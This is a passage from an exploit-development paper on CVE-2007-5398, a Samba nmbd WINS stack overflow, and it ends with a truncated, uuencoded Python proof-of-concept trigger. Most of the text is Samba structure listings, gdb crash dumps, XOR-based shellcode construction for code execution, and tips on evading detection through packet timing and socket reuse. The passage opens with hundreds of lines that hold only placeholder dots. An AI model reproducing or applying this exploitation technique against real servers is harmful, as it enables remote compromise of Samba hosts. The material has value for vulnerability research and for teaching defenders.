2121     ...
2122
2123     ...
2124
2125     ...
2126
2127     ...
2128
2129     ...
2130
2131     ...
2132
2133     ...
2134
2135     ...
2136
2137     ...
2138
2139     ...
2140
2141     ...
2142
2143     ...
2144
2145     ...
2146
2147     ...
2148
2149     ...
2150
2151     ...
2152
2153     ...
2154
2155     ...
2156
2157     ...
2158
2159     ...
2160
2161     ...
2162
2163     ...
2164
2165     ...
2166
2167     ...
2168
2169     ...
2170
2171     ...
2172
2173     ...
2174
2175     ...
2176
2177     ...
2178
2179     ...
2180
2181     ...
2182
2183     ...
2184
2185     ...
2186
2187     ...
2188
2189     ...
2190
2191     ...
2192
2193     ...
2194
2195     ...
2196
2197     ...
2198
2199     ...
2200
2201     ...
2202
2203     ...
2204
2205     ...
2206
2207     ...
2208
2209     ...
2210
2211     ...
2212
2213     ...
2214
2215     ...
2216
2217     ...
2218
2219     ...
2220
2221     ...
2222
2223     ...
2224
2225     ...
2226
2227     ...
2228
2229     ...
2230
2231     ...
2232
2233     ...
2234
2235     ...
2236
2237     ...
2238
2239     ...
2240
2241     ...
2242
2243     ...
2244
2245     ...
2246
2247     ...
2248
2249     ...
2250
2251     ...
2252
2253     ...
2254
2255     ...
2256
2257     ...
2258
2259     ...
2260
2261     ...
2262
2263     ...
2264
2265     ...
2266
2267     ...
2268
2269     ...
2270
2271     ...
2272
2273     ...
2274
2275     ...
2276
2277     ...
2278
2279     ...
2280
2281     ...
2282
2283     ...
2284
2285     ...
2286
2287     ...
2288
2289     ...
2290
2291     ...
2292
2293     ...
2294
2295     ...
2296
2297     ...
2298
2299     ...
2300
2301     ...
2302
2303     ...
2304
2305     ...
2306
2307     ...
2308
2309     ...
2310
2311     ...
2312
2313     ...
2314
2315     ...
2316
2317     ...
2318
2319     ...
2320
2321     ...
2322
2323     ...
2324
2325     ...
2326
2327     ...
2328
2329     ...
2330
2331     ...
2332
2333     ...
2334
2335     ...
2336
2337     ...
2338
2339     ...
2340
2341     ...
2342
2343     ...
2344
2345     ...
2346
2347     ...
2348
2349     ...
2350
2351     ...
2352
2353     ...
2354
2355     ...
2356
2357     ...
2358
2359     ...
2360
2361     ...
2362
2363     ...
2364
2365     ...
2366
2367     ...
2368
2369     ...
2370
2371     ...
2372
2373     ...
2374
2375     ...
2376
2377     ...
2378
2379     ...
2380
2381     ...
2382
2383     ...
2384
2385     ...
2386
2387     ...
2388
2389     ...
2390
2391     ...
2392
2393     ...
2394
2395     ...
2396
2397     ...
2398
2399     ...
2400
2401     ...
2402
2403     ...
2404
2405     ...
2406
2407     ...
2408
2409     ...
2410
2411     ...
2412
2413     ...
2414
2415     ...
2416
2417     ...
2418
2419     ...
2420
2421     ...
2422
2423     ...
2424
2425     ...
2426
2427     ...
2428
2429     ...
2430
2431     ...
2432
2433     ...
2434
2435     ...
2436
2437     ...
2438
2439     ...
2440
2441     ...
2442
2443     ...
2444
2445     ...
2446
2447     ...
2448
2449     ...
2450
2451     ...
2452
2453     ...
2454
2455     ...
2456
2457     ...
2458
2459     ...
2460
2461     ...
2462
2463     ...
2464
2465     ...
2466
2467     ...
2468
2469     ...
2470
2471     ...
2472
2473     ...
2474
2475     ...
2476
2477     ...
2478
2479     ...
2480
2481     ...
2482
2483     ...
2484
2485     ...
2486
2487     ...
2488
2489     ...
2490
2491     ...
2492
2493     ...
2494
2495     ...
2496
2497     ...
2498
2499     ...
2500
2501     ...
2502
2503     ...
2504
2505     ...
2506
2507     ...
2508
2509     ...
2510
2511     ...
2512
2513     ...
2514
2515     ...
2516
2517     ...
2518
2519     ...
2520
2521     ...
2522
2523     ...
2524
2525     ...
2526
2527     ...
2528
2529     ...
2530
2531     ...
2532
2533     ...
2534
2535     ...
2536
2537     ...
2538
2539     ...
2540
2541     ...
2542
2543     ...
2544
2545     ...
2546
2547     ...
2548
2549     ...
2550
2551     ...
2552
2553     ...
2554
2555     ...
2556
2557     ...
2558
2559     ...
2560
2561     ...
2562
2563     ...
2564
2565     ...
2566
2567     ...
2568
2569     ...
2570
2571     ...
2572
2573     ...
2574
2575     ...
2576
2577     ...
2578
2579     ...
2580
2581     ...
2582
2583     ...
2584
2585     ...
2586
2587     ...
2588
2589     ...
2590
2591     ...
2592
2593     ...
2594
2595     ...
2596
2597     ...
2598
2599     ...
2600
2601     ...
2602
2603     ...
2604
2605     ...
2606
2607     ...
2608
2609     ...
2610
2611     ...
2612
2613     ...
2614
2615     ...
2616
2617     ...
2618
2619     ...
2620
2621     ...
2622
2623     ...
2624
2625     ...
2626
2627     ...
2628
2629     ...
2630
2631     ...
2632
2633     ...
2634
2635     ...
2636
2637     ...
2638
2639     ...
2640
2641     ...
2642
2643     ...
2644
2645     ...
2646
2647     ...
2648
2649     ...
2650
2651     ...
2652
2653     ...
2654
2655     ...
2656
2657     ...
2658
2659     ...
2660
2661     ...
2662
2663     ...
2664
2665     ...
2666
2667     ...
2668
2669     ...
2670
2671     ...
2672
2673     ...
2674
2675     ...
2676
2677     ...
2678
2679     ...
2680
2681     ...
2682
2683     ...
2684
2685     ...
2686
2687     ...
2688
2689     ...
2690
2691     ...
2692
2693     ...
2694
2695     ...
2696
2697     ...
2698
2699     ...
2700
2701     ...
2702
2703     ...
2704
2705     ...
2706
2707     ...
2708
2709     ...
2710
2711     ...
2712
2713     ...
2714
2715     ...
2716
2717     ...
2718
2719     ...
2720
2721     ...
2722
2723     ...
2724
2725     ...
2726
2727     ...
2728
2729     ...
2730
2731     ...
2732
2733     ...
2734
2735     ...
2736
2737     ...
2738
2739     ...
2740
2741     ...
2742
2743     ...
2744
2745     ...
2746
2747     ...
2748
2749     ...
2750
2751     ...
2752
2753     ...
2754
2755     ...
2756
2757     ...
2758
2759     ...
2760
2761     ...
2762
2763     ...
2764
2765     ...
2766
2767     ...
2768
2769     ...
2770
2771     ...
2772
2773     ...
2774
2775     ...
2776
2777     ...
2778
2779     ...
2780
2781     ...
2782
2783     ...
2784
2785     ...
2786
2787     ...
2788
2789     ...
2790
2791     ...
2792
2793     ...
2794
2795     ...
2796
2797     ...
2798
2799     ...
2800
2801     ...
2802
2803     ...
2804
2805     ...
2806
2807     ...
2808
2809     ...
2810
2811     ...
2812
2813     ...
2814
2815     ...
2816
2817     ...
2818
2819     ...
2820
2821     ...
2822
2823     ...
2824
2825     ...
2826
2827     ...
2828
2829     ...
2830
2831     ...
2832
2833     ...
2834
2835     ...
2836
2837     ...
2838
2839     ...
2840
2841     ...
2842
2843     ...
2844
2845     ...
2846
2847     ...
2848
2849     ...
2850
2851     ...
2852
2853     ...
2854
2855     ...
2856
2857     ...
2858
2859     ...
2860
2861     ...
2862
2863     ...
2864
2865     ...
2866
2867     ...
2868

```

```

472         int rcode;
473         int qdcount;
474         int ancount;
475         int nscount;
476         int arcount;
477     } header;
478
479     struct {
480         struct nmb_name question_name;
481         int question_type;
482         int question_class;
483     } question;
484
485     struct res_rec *answers;
486     struct res_rec *nsrecs;
487     struct res_rec *additional;
488 };

```

...

```

441 /* A resource record. */
442 struct res_rec {
443     struct nmb_name rr_name;
444     int rr_type;
445     int rr_class;
446     int ttl;
447     int rdlength;
448     char rdata[MAX_DGRAM_SIZE];
449 };
450

```

...

```

include/smb.h:
1718 /* A netbios name structure. */
1719 struct nmb_name {
1720     nstring     name;
1721     char        scope[64];
1722     unsigned int name_type;
1723 };

```

...

```

1712 #define MAX_NETBIOSNAME_LEN 16
1713 /* DOS character, NetBIOS namestring. Type used on the wire. */
1714 typedef char nstring[MAX_NETBIOSNAME_LEN];
1715 /* Unix character, NetBIOS namestring. Type used to manipulate name in
1716 mmbd. */ 1716 typedef char unstring[MAX_NETBIOSNAME_LEN*4];
-----

```

Looking over the struct nmb\_packet, we see that it may be useful to overwrite the qdcount, and set a count for either ancount, nscount, or adcount (which map to the pointers: answers, nsrec and additional, respectively). Since there are 12 bytes, we can directly control one set of these. Hopefully, the control of the count arguments map to direct control of the same pointer, otherwise additional problems will be had.

Looking at these structure layouts, one way of setting this up would be to analyze the stack layouts, and re-create the structures in the exploit code, which then gets serialized / sent across the wire.

One disadvantage of this model is that it needs additional flexibility due to difference in compiler output for different versions, and potentially different compiler flags / options / optimisations, as there may be additional padding / ordering, and other fun things to deal.

An additional problem with controlling a pointer to a "struct res\_rec" is that that the rdlength field has to be a sane value, otherwise it may crash in memcpy, or, cause an EIP overwrite in the sendpacket() function in char

buf[1024];. Both of these results would cause the process to crash :(. As this is a single shot vulnerability, causing it to potentially crash is out of the question.

Since we're unable to know contents of the memory we're trying to leak in advance, there doesn't appear to be much point continuing down this path. That said, it may be possible to use certain static[] data to leak contents of the .bss and heap that may be useful.

After initially being disappointed about this realisation, I realised that by using known static .bss location, we could hopefully leak the rest of the .bss, then, if we're lucky, the heap allocation. One side effect of trying to leak the heap layout, is that it is not guaranteed to be straight after the nmbd .bss. (For example, default kernel on Fedora 8 ships with heap randomised and NOT after the .bss).

Due to this, we would need to find a suitable pointer to the heap in the .bss. A suitable pointer value is:

- \* One that is not allocated too early in the nmbd initialisation process. This requirement is because the res\_rec structure size is fairly large, and if it is an early allocated structure, by adjusting the pointer so that rdlength points to the integer, it may hit an unmapped page.
- \* One that has a suitable small 4 byte integer value from the pointer location, so that we can continue the memory leaking / analysis.

Before we get too far ahead of ourselves, first we need to re-create the stack layout, and see if we can overwrite some of the counts / pointers correctly.

After doing some analysis of how the stack is laid out, (via IDA Pro Standard 5.2) we can start to adjust the exploit code to ensure it works. I added the applicable structure representations in python so that I could set the values explicitly (for example, nmb\_packet['answers'] = 0x08049000), rather than having to hard code offsets / hex arrays.

Unfortunately, it appears that the stack layout for FreeBSD 6.2's Samba release, the amount variable is not aligned with the 6 byte writes :( :(

We can however influence the 2 most significant bytes (with least 2 significant bytes being flags), but reviewing the put\_res\_rec(), it kills the dream further:

```
-----
398         for (i=0;i<count;i++) {
399             int l = put_nmb_name(buf,offset,&recs[i].rr_name);
400             offset += l;
401             ret += l;
402             RSSVAL(buf,offset,recs[i].rr_type);
403             RSSVAL(buf,offset+2,recs[i].rr_class);
404             RSIVAL(buf,offset+4,recs[i].ttl);
405             RSSVAL(buf,offset+8,recs[i].rdlength);
406             memcpy(buf+offset+10,recs[i].rdata,recs[i].rdlength);
407             offset += 10+recs[i].rdlength;
408             ret += 10+recs[i].rdlength;
409         }
-----
```

Looping at a minimum of 65536 is out of the question, as the 1024 byte buffer in send\_packet() will quickly be overflowed, and the memcpy() length parameter is unknown on subsequent calls.

Reviewing the flags that's available to us:

```
-----
77 /*****
78 Get/Set problematic nb_flags as network byte order 16 bit int.
79 *****/
80
```

```
81 uint16 get_nb_flags(char *buf)
82 {
83     return (((uint16)*buf)&0xFFFF) & NB_FLGMSK);
84 }
85
86 void set_nb_flags(char *buf, uint16 nb_flags)
87 {
88     *buf++ = ((nb_flags & NB_FLGMSK) & 0xFF);
89     *buf = '\\0';
90 }
```

nameserv.h:

```
89 /* Mask applied to outgoing NetBIOS flags. */
90 #define NB_FLGMSK 0xE0
```

-----

We can see we control the most significant byte of the 2-byte flag, which is still highly undesirable, as the `put_res_rec()` code will loop at a minimum of thirty two times.

Unfortunately, these restrictions prevent us from setting the amount to 1. Due to the 6 byte writes, the other fields `nsrec` and additional will not be overwritten correctly. So far, it appears that FreeBSD 6.2 default samba package is not vulnerable to this identified memory leak, which is unfortunate.

After a quick analysis of the `nmbd` binary in Ubuntu 7.10 default install, it appears the stack checking code re-ordered the buffers, and put the resource record after the packet structure - this means we can't use it to leak memory from `nmbd` :( If we could of leaked memory, there may be a possibility to use that to reveal what the stack cookie is. If the stack \ cookie was leakable, and our 6 byte writes aligned correctly, we could exploit the process.

--[ 5.6.2 - Back to the future^W.bss

I decided to look at the crash state again, and see what we can do with the 15 byte static `.bss` value in `name_to_key()`

-----

```
Starting program: /usr/local/sbin/nmbd -F -D -s smb.conf
Program received signal SIGSEGV, Segmentation fault.
0x41414242 in ?? ()
```

```
(gdb) i r
eax             0x1             1
ecx             0x2834fd80      674561408
edx             0x40             64
ebx             0x42420000      1111621632
esp             0xbfbfe544      0xbfbfe544
ebp             0x5a5a0000      0x5a5a0000
esi             0x4242          16962
edi             0x41414242      1094795842
eip             0x41414242      0x41414242
eflags         0x10282         66178
cs              0x33            51
ss              0x3b            59
ds              0x3b            59
es              0x3b            59
fs              0x3b            59
gs              0x1b            27
(gdb)
```

-----

After looking at it again, we have:

- \* partial control of `ebx` (two most significant bytes)
- \* partial control of `ebp` (two most significant bytes)
- \* partial control of `esi` (two least significant bytes)

After thinking about this a little more, with a bit of experimentation, we could use "xor [edi+offset], reg" to modify partial contents of the code that we could execute.

Testing this theory out, we see:

```
-----
$ ndisasm -b 32 t
00000000 315F08      xor [edi+0x8],ebx
00000003 317708      xor [edi+0x8],esi
00000006 316F08      xor [edi+0x8],ebp
00000009 314708      xor [edi+0x8],eax
0000000C 315F08      xor [edi+0x8],ebx
0000000F 314F08      xor [edi+0x8],ecx
00000012 315708      xor [edi+0x8],edx
00000015 317F08      xor [edi+0x8],edi
```

simple toupper:

```
$ cat t | tr a-z A-Z | ndisasm -b 32 -
00000000 315F08      xor [edi+0x8],ebx
00000003 315708      xor [edi+0x8],edx
00000006 314F08      xor [edi+0x8],ecx
00000009 314708      xor [edi+0x8],eax
0000000C 315F08      xor [edi+0x8],ebx
0000000F 314F08      xor [edi+0x8],ecx
00000012 315708      xor [edi+0x8],edx
00000015 317F08      xor [edi+0x8],edi
```

From the above, we can see that we can't use esi and ebp directly in the xor argument, so if needed, we can push/pop around it. (This is not ideal, as it reduces the space left that we may be critical.)

Looking quickly at this, we can do:

```
-----
xor [edi + <offset>], ebx
push ebp
pop ebx
xor [edi + <offset>], ebx
sub esp, esi
jmp esp
-----
```

The last two instructions encode to `\x29\xf4\xff\xe4`, so that means we need a byte with high bit set, that preferably expands to three bytes. (If the previous sentence does not make sense, re-read the section on how the netbios name is converted due to charset issues). Quickly generating the applicable bytes, we see that `\xb0` expands to `\xe2\x96\x91`, and is a suitable byte to use.

To get what we need:

```
-----
>>> hex(0xe2 ^ 0xf4)
'0x16'
>>> hex(0x96 ^ 0xff)
'0x69'
>>> hex(0x91 ^ 0xe4)
'0x75'
-----
```

Putting all this together, we get:

```
-----
Breakpoint 1, 0x08117f80 in keydata.21 ()
(gdb) x/10i $eip
0x8117f80 <keydata.21>: xor    %ebx,0x7(%edi)
0x8117f83 <keydata.21+3>:  push  %ebp
0x8117f84 <keydata.21+4>:  pop   %ebx
```

```

0x8117f85 <keydata.21+5>:      xor     %ebx,0x9(%edi)
0x8117f88 <keydata.21+8>:      sub     %esp,%edx
0x8117f8a <keydata.21+10>:     xchg   %eax,%esi
0x8117f8b <keydata.21+11>:     xchg   %eax,%ecx
0x8117f8c <keydata.21+12>:     dec    %ecx
...
(gdb) stepi
0x08117f83 in keydata.21 ()
(gdb) x/10i $eip
0x8117f83 <keydata.21+3>:      push   %ebp
0x8117f84 <keydata.21+4>:      pop    %ebx
0x8117f85 <keydata.21+5>:      xor    %ebx,0x9(%edi)
0x8117f88 <keydata.21+8>:      sub    %esi,%esp
0x8117f8a <keydata.21+10>:     call   *0x504e5749(%ecx)
0x8117f90 <keydata.21+16>:     add    %al,(%eax)
...
(gdb) stepi
0x08117f84 in keydata.21 ()
(gdb)
0x08117f85 in keydata.21 ()
(gdb)
0x08117f88 in keydata.21 ()
(gdb) x/10i $eip
0x8117f88 <keydata.21+8>:      sub    %esi,%esp
0x8117f8a <keydata.21+10>:     jmp    *%esp
...
(gdb) i r esi
esi          0x59e      1438
(gdb) x/10i $esp - $esi
0xbfbfdfa6:  cld
0xbfbfdfa7:  mov    %edi,%eax
0xbfbfdfa9:  addb  $0x0,(%eax)
0xbfbfdfac:  mov    %edi,%esi
0xbfbfdfae:  nop
0xbfbfdfaf:  addb  $0x0,(%eax)
0xbfbfdfb2:  add   $0x3c,%esi
0xbfbfdfb5:  addb  $0x0,(%eax)
0xbfbfdfb8:  mov   %esp,%edi
0xbfbfdfba:  nop
-----

```

One problem with the above, is that the `first_layer_sc.asm` needs to be updated, as various things have changed. Such as `edi` pointing to the `.bss` memory location, `esp` pointing to where we are currently executing, etc. Those changes are relatively minor however.

Unfortunately, due to the half `eip` overwrite, we still need two addresses to gain code execution. However, this mechanism is probably more reliable than relying on stack addresses to be the same each run.

--[ 5.7 - Additional exploitation notes

Registrations take a parameter called `ttl` (time to live).. looking at the Samba source we see:

```

-----
static int get_ttl_from_packet(struct nmb_packet *nmb)
{
    int ttl = nmb->additional->ttl;

    if (ttl < lp_min_wins_ttl()) {
        ttl = lp_min_wins_ttl();
    }

    if (ttl > lp_max_wins_ttl()) {
        ttl = lp_max_wins_ttl();
    }

    return ttl;
}

```

```
param/loadparam.c:
FN_GLOBAL_INTEGER(lp_min_wins_ttl, &Globals.min_wins_ttl)
Globals.min_wins_ttl = 60 * 60 * 6; /* 6 hours default. */
Globals.max_wins_ttl = 60 * 60 * 24 * 6; /* 6 days default. */
-----
```

This means that by default, we have just under 6 hours to send all the required packets, and if we wanted, just under 6 days to exploit it. If the registration packets are sent at appropriate intervals, this should avoid any signatures based on sending interval / query times. Another way to avoid simple detection, would be to use differing netbios registration flags, and avoid reasonably static ip addresses.

In addition to the above time out, with a little bit more effort, it's possible to use the existing file descriptor, and ip address / port information in the packet structure passed to reply\_netbios\_packet(), in order to avoid new network connections which may be noticed / firewall'd / blocked in some way.

With further work against known targets, the ebp register could be restored correctly, and execution flow could be restored to the appropriate point. This would provide seamless exploitation.

--[ 6 - References

- [1] <http://us1.samba.org/samba/security/CVE-2007-5398.html>  
[http://secunia.com/secunia\\_research/2007-90/advisory/](http://secunia.com/secunia_research/2007-90/advisory/)
- [2] <http://www.wireshark.org>
- [3] <http://oss.coresecurity.com/projects/impacket.html>
- [4] <http://sourceforge.net/projects/tdb/>
- [5] <http://www.cs.rice.edu/~scrosby/hash/>
- [6] <http://oss.coresecurity.com/projects/inlineegg.html>
- [7] <http://www.phrack.org/issues.html?issue=59&id=7>
- [8] Bounds error: attempt to reference memory overrunning the end of an object. Pointer value: References, size: 1

--[ 7 - Addendum

I'm honoured that this paper was even considered worthy for inclusion. Thanks for the support ;)

I'll be present at Ruxcon 2008, so come along and join in the fun.  
<http://www.ruxcon.org.au/> - 29th November, 2008

Here is a proof of concept to trigger the issue:

```
begin 600 CVE-2007_5398-trigger.py
M(R$O=7-R+V)I;B]P>71H;VX@#0H-"FEM<&]R="!S=')U8W0-"FEM<&]R="!I
M;7!A8VME="YS=')U8W1U<F4-"FEM<&]R="!I;7!A8VME="YN;6(@#0II;7!O
M<G0<F%N9&]M#0II;7!O<G0<WES#0II;7!O<G0<V]C:V5T#0II;7!O<G0@
M=&EM90T*#0IC;&%S<R!.34)?4F5G:7-T97)?4&%C:V5T*&EM<&%C:V5T+G-T
M<G5C='5R92Y3=')U8W1U<F4I.@T*"7-T<G5C='5R92`]("@"@D)*" `G=')A
M;G-A8W1I;VY?:60G+" `G(4@G("DL#0H)"2@@)V9L86=S)RP@)R%()RDL#0H)
M"2@@)W%U97-T:6]N<R<L("<A2"<@*2P-"@D)*" `G86YS=V5R7W)R<R<L("<A
M2"<@*2P-"@D)*" `G875T:&]R:71Y7W)R<R<L("<A2"<@*2P-"@D)*" `G861D
M:71I;VYA;%]R<G,G+" `G(4@G*2P-"@T*"0DH("=Q=65R>5]N86UE)RP@)S,T
M<R<I+'T*"0DH("=Q=65R>5]T>7!E)RP@)R%()R `I+'T*"0DH("=Q=65R>5]C
M;&%S<R<L("<A2"<@*2P-"@D)#0H)"2@@)V%D9&ET:6]N86Q?;F%M92<L("<R
M<R<@*2P-"@D)*" `G861D:71I;VYA;%]T>7!E)RP@)R%()RDL#0H)"2@@)V%D
M9&ET:6]N86Q?8VQA<W,G+" `G(4@G("DL#0H)"2@@)W1I;65?=&] ?;&EV92<L
M("<A3"<@*2P-"@D)*" `G9&%T85]L96XG+" `G(4@G("DL#0H)"2@@)V%D9&ET
M:6]N86Q?9FQA9W,G+" `G(4@G("DL#0H)"2@@)V%D9&ET:6]N86Q?:7!A9&1R
M)RP@)R%,)R `I#0H)*0T*#0IC;&%S<R!.34)?5')I9V=E<E]086-K970H:6UP
M86-K970N<W1R=6-T=7)E+E-T<G5C='5R92DZ#0H)<W1R=6-T=7)E(#T@* `T*
M"0DH("=T<F%N<V%C=&EO;E]I9"<L("<A2"<@*2P-"@D)*" `G9FQA9W,G+" `G
M(4@G*2P-"@D)*" `G<75E<W1I;VYS)RP@)R%()R `I+'T*"0DH("=A;G-W97)?
M<G)S)RP@)R%()R `I+'T*"0DH("=A=71H;W)I='E?<G)S)RP@)R%()R `I+'T*
M"0DH("=A9&1I=&EO;F%L7W)R<R<L("<A2"<I+'T*#0H)"2@@)W%U97)Y7VYA
M;64G+" `G,S1S)RDL#0H)"2@@)W%U97)Y7W1Y<&4G+" `G(4@G("DL#0H)"2@@
```

M)W%U97)Y7V-L87-S)RP@)R%()R`I+`T\*"2D-"@T\*8VQA<W,@0U9%7S(P,#=?
M-3,Y.#H-"@T\*"71A<F=E=',@/2!;#0H)"7L@#0H)"ODG;F%M92<Z("=\$96)U
M9V=I;F<G+`T\*"0D)V1E<V-R:7!T:6]N)SH@)U1H:7,@=%R9V5T(&%I;7,@
M=&\@8W)A<V@=@&AE('9U;&YE<F%B;&4@<V5R=FEC92<L#0H)"ODG<F5G:7-T
M97)?<&%C:V5T<R<Z(#\$P,`T\*"0E]#0H)70T\*"0D-"@T\*"61E9B!7VEN:71?
M7RAS96QF+"!H;W-T+"!T87)G970I.@T\*"0EI9BAT87)G970@/"`P(&]R('1A
M<F=E="^^(&QE;BAS96QF+G1A<F=E='I\*3H-"@D)"7)A:7-E(\$5X8V5P=&EO
M;BP@)TEN=F%L:60@=&%R9V5T(&ED('P96-I9FEE9"X@4&QE87-E('E92`M
M:"!F;W(@;6]R92!I;F9O<FUA=&EO;B<-"@T\*"0ES96QF+FAO<W0@/2!H;W-T
M#0H)"7-E;&8N=&%R9V5T7VED(#T@=&%R9V5T#0H-"@ED968@0W)E871E3DU"
M4F5G:7-T97)086-K970H<V5L9BP@;F%M92P@:7`L(&9L86=S\*3H-"@D)96YC
M;V1E9%]N86UE(#T@:6UP86-K970N;FUB+F5N8V]D95]N86UE\*&YA;64L(!X
M,6(L("B\*0T\*#0H)"7!A8VME="`])(\$Y-0E]296=I<W1E<E]086-K970H\*0T\*
M"0EP86-K971;]W1R86YS86-T:6]N7VED)UT@/2!R86YD;VTN<F%N9&EN="@P
M+"`P>&9F9F8I#0H)"7!A8VME=%LG9FQA9W,G72`])(#!X,CDP,`T\*"0EP86-K
M971;]W%U97-T:6]N<R==(#T@,0T\*"0EP86-K971;]V%N<W=E<E]R<G,G72`])
M(#`-"@D)<&%C:V5T6R=A=71H;W)I='E?<G)S)UT@/2`P#0H)"7!A8VME=%LG
M861D:71I;VYA;%]R<G,G72`])(#\$-"@T\*"0EP86-K971;]W%U97)Y7VYA;64G
M72`])(&5N8V]D961?;F%M90T\*"0EP86-K971;]W%U97)Y7W1Y<&4G72`])(#!X
M,C`-"@D)<&%C:V5T6R=Q=65R>5]C;&%S<R==(#T@,'@P,0T\*"0D-"@D)<&%C
M:V5T6R=A9&1I=&EO;F%L7VYA;64G72`])(")<>&,P7`@P8R(-"@D)<&%C:V5T
M6R=A9&1I=&EO;F%L7W1Y<&4G72`])(#!X,#`R,`T\*"0EP86-K971;]V%D9&ET
M:6]N86Q?8VQA<W,G72`])(#!X,#`P,0T\*"0EP86-K971;]W1I;65?=&]?;&EV
M92==(#T@,`T\*"0EP86-K971;]V1A=&%?;&5N)UT@/2`V#0H)"7!A8VME=%LG
M861D:71I;VYA;%]F;&%G<R==(#T@9FQA9W,-"@D)<&%C:V5T6R=A9&1I=&EO
M;F%L7VEP861D<B==(#T@:7`-"@D-"@D)<F5T=7)N('T<BAP86-K970I#0H-
M"@ED968@5')I9V=E<E9U;&YE<F%B:6QI='DH<V5L9BDZ#0H)"6YA;64@/2!I
M;7!A8VME="YN;6(N96YC;V1E7VYA;64H)RHG+"`P>#%B+"`B(BD-"@T\*"0DC
M(\$ET(&%P<&5A<G,@:6UP86-K970N;FUB+F5N8V]D95]N86UE(&1O97,@;F]T
M(&AA;F1L92!T:&4@86)O=F4@8V%S92!E=F5R>2!W96QL("T@<V\@=V4@96YC
M;V1E#0H)"2,@=&AE('1Y<&4@;6%N=6%L;'D-"@T\*"0EN86UE(#T@;F%M95LZ
M,S%="L@ (EQX-#)<>#1C(B`K(&YA;65;,S,Z70T\*#0H)"71R:6=G97(@/2!.
M34)?5')I9V=E<E]086-K970H\*0T\*"0ET<FEG9V5R6R=T<F%N<V%C=&EO;E]I
M9"==(#T@<F%N9&]M+G)A;F1I;G0H,"P@,'AF9F9F\*0T\*"0ET<FEG9V5R6R=F
M;&%G<R==(#T@,'@P,3`P#0H)"71R:6=G97;]W%U97-T:6]N<R==(#T@,0T\*
M"0ET<FEG9V5R6R=A;G-W97)?<G)S)UT@/2`P#0H)"71R:6=G97;]V%U=&AO
M<FET>5]R<G,G72`])(#`-"@D)=')I9V=E<ELG861D:71I;VYA;%]R<G,G72`])
M(#`-"@T\*"0ET<FEG9V5R6R=Q=65R>5]N86UE)UT@/2!N86UE#0H)"71R:6=G
M97;]W%U97)Y7W1Y<&4G72`])(#!X,C`)#0H)"71R:6=G97;]W%U97)Y7V-L
M87-S)UT@/2`P>#`Q#0H-"@D)<VMT(#T@<V5L9BY#;VYN96-T\*"D-"@D)<VMT
M+G-E;F0H<W1R\*`1R:6=G97(I\*0T\*"0ES:W0N8VQO<V4H\*0T\*#0H)9&5F(\$UA
M:V5.86UE\*`-E;&8I.@T\*"0EL971T97)S(#T@6VD@9F]R(&D@:6X@<F%N9V4H
M;W)D\*"=!RDL(&]R9"@G6B<I\*S\$I70T\*"0ER86YD;VTN<VAU9F9L92AL971T
M97)S\*0T\*"0EN86UE(#T@<F%N9&]M+G-A;7!L92AL971T97)S+"!R86YD;VTN
M<F%N9&EN="@R+"`Q-"DI#0H)"6YA;64@/2`G)RYJ;VEN\*%MC:'(H:2D@9F]R
M(&D@:6X@;F%M95TI#0H-"@D)<F5T=7)N(&YA;64-"@T\*"61E9B!#<F5A=&50
M86-K971S\*`-E;&8I.@T\*"0EP86-K971S(#T@6UT-"@D)#0H)"69O<B!I(&EN
M(')A;F=E\*`-E;&8N=&%R9V5T<UMS96QF+G1A<F=E=%]I9%U;]W)E9VES=&5R
M7W!A8VME='G72DZ#0H)"0DC(&EP(#T@<F%N9&]M+G)A;F1I;G0H,"P@,'AF
M9F9F9F9F9BD-"@D)"6EP(#T@,'@V.#8Y-F\$V8@T\*"0D);F%M92`])('-E;&8N
M36%K94YA;64H\*0T\*"0D)<&%C:V5T(#T@<V5L9BY#<F5A=&5.34)296=I<W1E
M<E!A8VME="AN86UE+"!I<"P@,'@V,#`P\*0T\*"0D)<&%C:V5T<RYA<'!E;F0H
M<&%C:V5T\*0T\*#0H)"7)E='5R;B!P86-K971S#0H-"@ED968@0V]N;F5C="AS
M96QF\*3H-"@D)<VMT(#T@<V]C:V5T+G-O8VME="AS;V-K970N049?24Y%5`P@
M<V]C:V5T+E-/0TM?1\$=204TL(#`I#0H)"7-K="YC;VYN96-T\*"AS96QF+FAO
M<W0L(#\$S-RDI#0H)"7)E='5R;B!S:W0-"@T\*"61E9B!396YD4&%C:V5T<RAS
M96QF+"!P86-K971S\*3H-"@D)<VMT(#T@<V5L9BY#;VYN96-T\*"D-"@D)9F]R
M('!A8VME="!I;B!P86-K971S.@T\*"0D)<VMT+G-E;F0H<&%C:V5T\*0T\*"0D)
M=&EM92YS;&5E<"@P+C\$I#0H-"@D)<VMT+F-L;W-E\*"D-"@T\*#0H)9&5F(')U
M;BAS96QF\*3H-"@D)<&%C:V5T<R`])('-E;&8N0W)E871E4&%C:V5T<R@I#0H)
M"7-E;&8N4V5N9!A8VME='H<&%C:V5T<RD-"@T\*"0ES96QF+E1R:6=G97)6
M=6QN97)A8FEL:71Y\*"D-"@D-"F1E9B!P87)S95]A<F=S\*&%R9W,I.@T\*"69R
M;VT@;W!T<&%R<V4@:6UP;@)T(\$]P=&EO;E!A<G-E<@T\*#0H)<&%R<V5R(#T@
M3W!T:6]N4&%R<V5R\*"D-"@EP87)S97(N<V5T7V1E9F%U;'1S\*&AO<W0]3F]N
M92P@=&%R9V5T/4YO;F4L(&QI<W0]1F%L<V4I#0H-"@EP87)S97(N861D7V]P
M=&EO;B@G+2UH;W-T)RP@9&5S=#TB:&]S="I#0H)<&%R<V5R+F%D9%]O<'1I
M;VXH)RTM=&%R9V5T)RP@9&5S=#TB=&%R9V5T(BP@='EP93TB:6YT(BD-"@EP
M87)S97(N861D7V]P=&EO;B@G+2UL:7-T)RP@9&5S=#TB;&ES="L(&%C=&EO
M;CTB<W1O<F5?=')U92(I#0H-"@EO<'1S+"!A<F=S(#T@<&%R<V5R+G!A<G-E
M7V%R9W,H87)G<RD-"@T\*"6EF\*&]P='N:&]S="!I<R!.;VYE\*3H-"@D)<F%I



M<V4@17AC97!T:6]N+"`G2&]S="!A<F=U;65N="!H87,@;F]T(&)E96X@<W5P  
M<&QI960L('!L96%S92!R=6X@=VET:"`M:"!T;R!S964@<&%R86UE=&5R<R<-  
M"@T\*"6EF\*&]P=' ,N=&%R9V5T(&ES(\$YO;F4I.@T\*"0ER86ES92!%>&-E<'1I  
M;VXL("=487)G970@87)G=6UE;G0@:&%S(&YO="!B965N('-U<'!L:65D+"!P  
M;&5A<V4@<G5N('=I=&@@+6@@@=&\@<V5E('!A<F%M971E<G,G#0H-"@EI9BAO  
